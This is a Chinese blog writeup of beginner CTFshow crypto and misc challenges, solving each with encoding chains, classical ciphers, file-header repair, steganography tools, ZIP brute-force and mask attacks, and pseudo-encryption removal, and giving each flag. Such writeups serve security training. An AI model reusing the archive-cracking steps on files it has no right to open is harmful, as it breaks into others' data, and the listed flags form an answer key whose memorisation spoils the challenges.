CTFshow-萌新 Writeup

原创

Atkxor 于 2021-05-06 22:04:35 发布 1201 收藏 4

分类专栏： WriteUp ctfshow 文章标签： web

本文链接：https://blog.csdn.net/qq_46150940/article/details/114182874


WriteUp 同时被 2 个专栏收录

15 篇文章 0 订阅

订阅专栏


ctfshow

2 篇文章 1 订阅

订阅专栏

目录

CRYPTO

萌新_密码1

> 密文：
> 53316C6B5A6A42684D3256695A44566A4E47526A4D5459774C5556375A6D49324D32566C4D4449354F4749345A6A526B4F48303D
> 提交格式：KEY{XXXXXXXXXXXXXX}

hex转字符串

```
m="53316C6B5A6A42684D3256695A44566A4E47526A4D5459774C5556375A6D49324D32566C4D4449354F4749345A6A526B4F48303D"
s=bytes.fromhex(m)
print(s)
```


得到

```
S1lkZjBhM2ViZDVjNGRjMTYwLUV7ZmI2M2VlMDI5OGI4ZjRkOH0=
```

Base64解码

```
KYdf0a3ebd5c4dc160-E{fb63ee0298b8f4d8}
```

栅栏密码解密，栏数为2时得到



萌新_密码2

> 出题人已累，随便敲了几下键盘。。。 rdcvbg 2qase3 6tghu7 flag格式KEY{XXXXXX}

键盘密码，可以看出是fwy

萌新 密码3

> 题目名称：我想吃培根 题目描述： – — .-. … . …–.- … … …–.- -.-. — ---
> .-… …–.- -… …- - …–.- -… .- -.-. — -. …–.- … … …–.-
> -.-. — --- .-… . .-. …–.- – -- -… -… – -… – -… – -- – -… -… -… /-- -… – -… -… --/ – -- – -- – /-- -… -… – -… – /-- -… -… – 格式：
> flag{**********}

莫斯密码解密得到

```
morse is cool but bacon is cooler mmddmdmdmmmdddmdmddmmmmmmmddmdmmddm
```

猜测是培根密码，将m替换成A，d替换成B

```
AABBABABAAABBBABABBAAAAAAABBABAABBA
```

培根密码解密

```
GUOWANG
guowang
```

最后flag{GUOWANG}提交成功

萌新 密码#4

> QW8obWdlWF5FKUFSQW5URihKXWZAJmx0OzYiLg==

Base64解码得到

```
Ao(mgHX^E)ARAnTF(J]f@&lt;6".
```

`<`是转义符号，应该是<,替换得到

```
Ao(mgHX^E)ARAnTF(J]f@<6".
```


然后Base85解密得到

```
flag{base_base_base}
```

MISC

隐写1

下载附件是一张图片，提示格式不对，用010打开图片，发现png图片文件头不对



png文件头：


```
89 50 4E 47 0D 0A 1A 0A
```

修改文件头即可

flag{zhe_ci_meiyou_ctfshow}

隐写2

图片提示使用JPHS，JPHS打开图片，点击Seek，不输入密码，保存为1.txt即可得到flag



萌新 隐写2

压缩包爆破


得到口令为19981000，解压得到flag

萌新 隐写3

打开即可看到flag

萌新 隐写4

解压附件，是个word文档，设置显示隐藏文字



flag{word_stega}

萌新隐写5

下载附件，得到一串汉字

```
鸆娀囡譖緝娀娀酷一簡儀囡喙堀ｱﾊ颼一蠹㈦嘀喙壽吁嘀鬌劓壵囡喙ｱﾊ吁蹓鬌劓刀腒譖鸆匀姍蠹蔆涎涎涎涎涎\\=。=//
```

在线中文转unicode，得到

```
\u4d00\u5a00\u5700\u4700\u4300\u5a00\u5a00\u4900\u4e00\u4200\u5100\u5700\u3600\u5800\u3300\u4b00\u4e00\u4600\u3200\u5600\u3600\u5900\u5400\u5600\u4c00\u3500\u3400\u5700\u3600\u3300\u5400\u4800\u4c00\u3500\u5200\u4400\u4700\u4d00\u5300\u3700\u4600\u4500\u3d00\u3d00\u3d00\u3d00\u3d00\u3d00\u005c\u005c\u003d\u3002\u003d\u002f\u002f
```

16进制到文本字符串

```
MZWGCZZINBQW6X3KNF2V6YTVL54W63THL5RDGMS7FE======\\=0=//
```

整理一下，去掉多余的字符，Base32解码得到flag


MZWGCZZINBQW6X3KNF2V6YTVL54W63THL5RDGMS7FE

编码 解码 清空

flag(hao_jiu_bu_yong_b32_)

萌新隐写6

下载附件，得到problem.flac音频文件，拖入Audacity中



是莫斯密码，长的替换成`-`，短的替换成`.`

```
-- ..- --.. .. -.- .. ... --. ----- ----- -..
```

莫斯密码解码即为flag

```
MUZIKISG00D
```

杂项1

> 小明想给心爱的妹子表白很久，可是不知道怎么开口，你能帮帮小明吗？
> 已知 md5(表白的话+ctf)=ed400fbcff269bd9c65292a97488168a
> 提交flag{表白的话}

md5解密


```
helloctf
```

所以flag为

```
flag{hello}
```

杂项2

解压附件，得到logo.png，用010 editor打开，文件末尾即可找到flag



萌新 杂项3


> 大家好我是小萌新羽，前不久我的一个朋友给我了一张银行卡，他说里面有一大笔钱，但是他只告诉我他的生日是九七年十月一日，你能帮我猜猜他的银行卡密码是多少吗，哦对，这个朋友有个小名叫小五。
> flag格式：flag{银行卡密码}

通过题目描述，可以得到一些数字97，10，01，小五的名字可以谐音成，所以是97,10,01,15，而银行卡密码只有6位，最后尝试出971015为密码。

杂项4

> 小明心爱的图片在压缩包中，可是小明夜深人静的时候，孤枕难眠，想打开图片排遣寂寞，可是忘记了密码了，小米依稀记得9位的密码都是数字，前3位是372，你能帮助小明吗？
> 工具地址：https://www.lanzous.com/i9h29li
> flag{372XXXXXX}

根据提示，密码为372开头的9位数字，掩码攻击，得到口令为`372619038`



杂项5

> 小明如愿以偿的打开了压缩包，可是眼前的文字自己只能认识FBI，其他的都不认识，而且屏幕出现了一句话，你能帮小明找到这句话的意思吗？

下载附件，注意到密文中有{}两个符号，而且看到大写的F、L、A、G，猜测全文的大写字母组合起来就是flag

```
m = "i was always Fond of visiting new scenes, and observing strange characters and manners. even when a mere ch
iLd i began my travels, and made mAny tours of discovery into foreiGn {parts and unknown regions of my native Ci
ty, to the frequent alarm of my parents, and The emolument of the town-crier. as i grew into boyhood, i extended
 the range oF my obServations. my holiday afternoons were spent in rambles about tHe surrounding cOuntry. i made
 myself familiar With all its places famous in history or fable. i kNew every spot where a murder or robbery had
 been committed, or a ghost seen. i visited the neighboring villages, and added greatly to my stock of knowledge
,By noting their habits and customs, and conversing with their sages and great men.}"
flag=''
for i in m:
    if(ord(i)>=65 and ord(i)<=90 or ord(i)==123 or ord(i)==125):
        flag = flag+i
print(flag)
```


运行得到

```
FLAG{CTFSHOWNB}
```

杂项6

> 小明的压缩包又忘记密码了？他去电脑维修店去修，人家扔出来说这个根本就没有密码，是个假密码。小明懵了，明明有密码的啊，你能帮帮小明吗？


根据提示是伪加密，将这里的09改为00，保存后就可以正常解压了



杂项7

> 小明小心翼翼的打开压缩包，竟然是个图片，什么鬼？
> 要是图片能继续往长一点该多好啊，小明暗暗的想。
> 你能帮小明完成这个朴素的梦想吗？

修改图片的高度，稍微长一点，改为0365，保存后再打开就可以看到flag了。

